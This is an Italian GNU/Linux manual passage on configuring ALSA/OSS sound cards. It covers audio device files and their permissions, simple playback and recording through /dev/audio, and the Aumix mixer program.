






Synth devices: NOT ENABLED IN CONFIG

Midi devices:
0: EMU10K1 MPU-401 (UART)

Timers:
7: system timer

Mixers:
0: TriTech TR28602
```

ALSA è comunque un'infrastruttura complessa; in generale conviene affidarsi all'organizzazione prestabilita dalla propria distribuzione GNU/Linux, anche per quanto riguarda la configurazione del tipo di adattatore audio disponibile. Per esempio, la distribuzione GNU/Linux Debian, consente di riconfigurare ALSA con il comando '**`dpkg-reconfigure alsa-base`**'.

La complessità di ALSA richiede normalmente la presenza di uno script nella procedura di inizializzazione del sistema, per l'avvio

e l'arresto della gestione dell'audio (per esempio '`/etc/init.d/alsa`'). In questo modo, vengono caricati automaticamente i moduli necessari, in base alla configurazione, e così vengono anche creati al volo i file di dispositivo adatti.

La documentazione più aggiornata riferita alle schede audio è contenuta nel pacchetto dei sorgenti del kernel. Precisamente si tratta dei file contenuti a partire dalla directory '***sorgenti_linux***`/Documentation/sound/`'.

30.9.1 File di dispositivo

I file di dispositivo relativi alle funzionalità audio sono descritti nel file '***sorgenti_linux***`/Documentation/devices.txt`', assieme a tutti gli altri. Il documento in questione è precisamente *Linux allocated devices*, curato da Peter H. Anvin. Quello che segue è l'estratto significativo di questo file, riferito alla gestione di OSS, utilizzati però anche per ALSA:

```
 14 char        Open Sound System (OSS)
                  0 = /dev/mixer        Mixer control
                  1 = /dev/sequencer    Audio sequencer
                  2 = /dev/midi00       First MIDI port
                  3 = /dev/dsp          Digital audio
                  4 = /dev/audio        Sun-compatible digital audio
                  6 = /dev/sndstat      Sound card status information {2.6}
                  7 = /dev/audioctl     SPARC audio control device
                  8 = /dev/sequencer2   Sequencer -- alternate device
                 16 = /dev/mixer1       Second soundcard mixer control
                 17 = /dev/patmgr0      Sequencer patch manager
                 18 = /dev/midi01       Second MIDI port
                 19 = /dev/dsp1         Second soundcard digital audio
                 20 = /dev/audio1       Second soundcard Sun digital audio
                 33 = /dev/patmgr1      Sequencer patch manager
                 34 = /dev/midi02       Third MIDI port
                 50 = /dev/midi03       Fourth MIDI port
```

A titolo di esempio, dovendo creare il dispositivo ‘`/dev/audio`’, si potrebbe usare il comando seguente:

```
# mknod /dev/audio c 14 4 [Invio]
```

Sono importanti anche i permessi di questi file. In generale dovrebbero appartenere all’utente ‘**root**’ e al gruppo ‘**audio**’, oppure ‘**sys**’ in sua mancanza. Inoltre, per cominciare potrebbero avere i permessi di lettura e scrittura per tutti gli utenti: 0666_8.

In seguito è il caso di ridurre i permessi, in modo di abilitare l’accesso alle funzionalità audio solo ad alcuni utenti.

ALSA richiede dei file di dispositivo aggiuntivi che si collocano normalmente nella directory ‘`/dev/snd/`’, valendo anche in questo caso le stesse considerazioni fatte a proposito dei permessi. La cosa importante da considerare a proposito dei file di dispositivo usati specificatamente da ALSA è che questi vengono generati automaticamente, attraverso lo script ‘**snddevices**’ (potrebbe trattarsi del file ‘`/usr/share/alsa-base/snddevices`’, o qualcosa di simile). In generale, non è necessario preoccuparsi dell’esistenza di questo ‘**snddevices**’, perché l’infrastruttura ALSA dovrebbe essere organizzata in modo tale da funzionare senza interventi particolari da parte dell’utente; tuttavia, quando si tenta di gestire ALSA al di fuori dei canoni prestabiliti, se mancano questi file di dispositivo, non si può ottenere alcun risultato.

Volendo utilizzare il lettore CD-ROM per ascoltare dei CD audio normali, occorre regolare anche i permessi del dispositivo corrispondente al lettore stesso. In pratica, occorre prendersi cura del dispositivo a cui punta il collegamento simbolico ‘`/dev/cdrom`’. Questo

dispositivo, dal momento che è riferito a un'unità in sola lettura, potrebbe essere accessibile in lettura e scrittura a qualunque utente (a meno che si voglia controllare per qualche motivo). Per questo, di solito si attribuiscono i permessi 0666_8.

```
# chmod 0666 /dev/cdrom [Invio]
```

Quando l'elaboratore che dispone di scheda audio è collegato a una rete, potrebbero porsi dei problemi di sicurezza riguardo ai permessi per gli utenti comuni sui file di dispositivo di questa. Infatti, un utente che può accedere all'elaboratore, avrebbe la possibilità di attivare la scheda audio e ascoltare attraverso il microfono, ammesso che questo sia collegato. Nello stesso modo potrebbe attivare il canale della linea in ingresso e così anche tutte le altre fonti disponibili. Pertanto, generalmente, questi file di dispositivo sono sprovvisti del permesso di lettura per gli utenti diversi dal proprietario e dal gruppo di questi file.

30.10 Gestione della scheda audio

La scheda audio essenziale è semplicemente un mixer audio comprendente diversi ingressi e una o più uscite. I dispositivi più importanti relativi alla scheda audio sono '`/dev/audio`' e '`/dev/dsp`'. In particolare, il primo permette di trasmettere alla scheda dei file in formato digitale Sun, ovvero quelli che normalmente hanno l'estensione '`.au`'. Volendo gestire l'audio in modo diretto, attraverso questo file di dispositivo, occorre convertire i file audio nel formato Sun (questo si ottiene di solito attraverso l'applicativo Sox). Nello stesso modo, leggendo da questo file di dispositivo, si ottiene un file

in formato digitale Sun del segnale gestito o generato dalla scheda audio. In pratica:

```
$ cat mio_file.au > /dev/audio[Invio]
```

Questo comando serve a eseguire il file ‘`mio_file.au`’, mentre il prossimo serve a registrare per otto secondi (ogni secondo è un blocco di 8 Kibyte) generando il file ‘`registratore.au`’:

```
$ dd if=/dev/audio of=registratore.au bs=8k count=8[Invio]
```

Figura 30.121. Schematizzazione delle connessioni esterne tipiche di una scheda audio.



30.10.1 Aumix

«

Aumix[31] è un applicativo per la gestione delle funzionalità di miscelazione e di equalizzazione della scheda audio. Può essere usato in modo interattivo, richiedendo in questo caso lo schermo di un terminale a caratteri, oppure direttamente attraverso le opzioni della riga di comando. In particolare, nella modalità interattiva mostra solo i canali audio che possono essere controllati effettivamente.

Il funzionamento di Aumix e degli altri programmi analoghi non è perfetto. Alle volte possono apparire dei controlli che di fatto non producono alcun risultato, o peggio, può anche succedere che qualche livello sonoro esistente non sia accessibile. Purtroppo, molto dipende dalla qualità del codice scritto nel kernel per la gestione della scheda audio di cui si dispone.

30.10.1.1 Funzionamento interattivo di Aumix

La figura 30.122 mostra il funzionamento interattivo di Aumix, che si ottiene avviando l'eseguibile '**aumix**' senza indicare alcun argomento. In particolare si fa riferimento a una scheda audio SoundBlaster standard a 16 bit.

Figura 30.122. Esempio del funzionamento di Aumix in modalità interattiva.

```
aumix  ++++++++++++++++++++++O+++<Vol       ++++++++O++++++++
       ++++++++++++++++++++++O+++ Bass      ++++++++O++++++++
Quit   ++++++++++++++++++++++O+++ Trebl     ++++++++O++++++++
Load  PO++++++++++++++++++++++++ Synth     ++++++++O++++++++
Save   ++++++++++++++++++++++O+++ Pcm       ++++++++O++++++++
Keys   O++++++++++++++++++++++++ Spkr
Mute  PO++++++++++++++++++++++++ Line      ++++++++O++++++++
      RO++++++++++++++++++++++++ Mic
      PO++++++++++++++++++++++++ CD        ++++++++O++++++++
       O++++++++++++++++++++++++ Mix
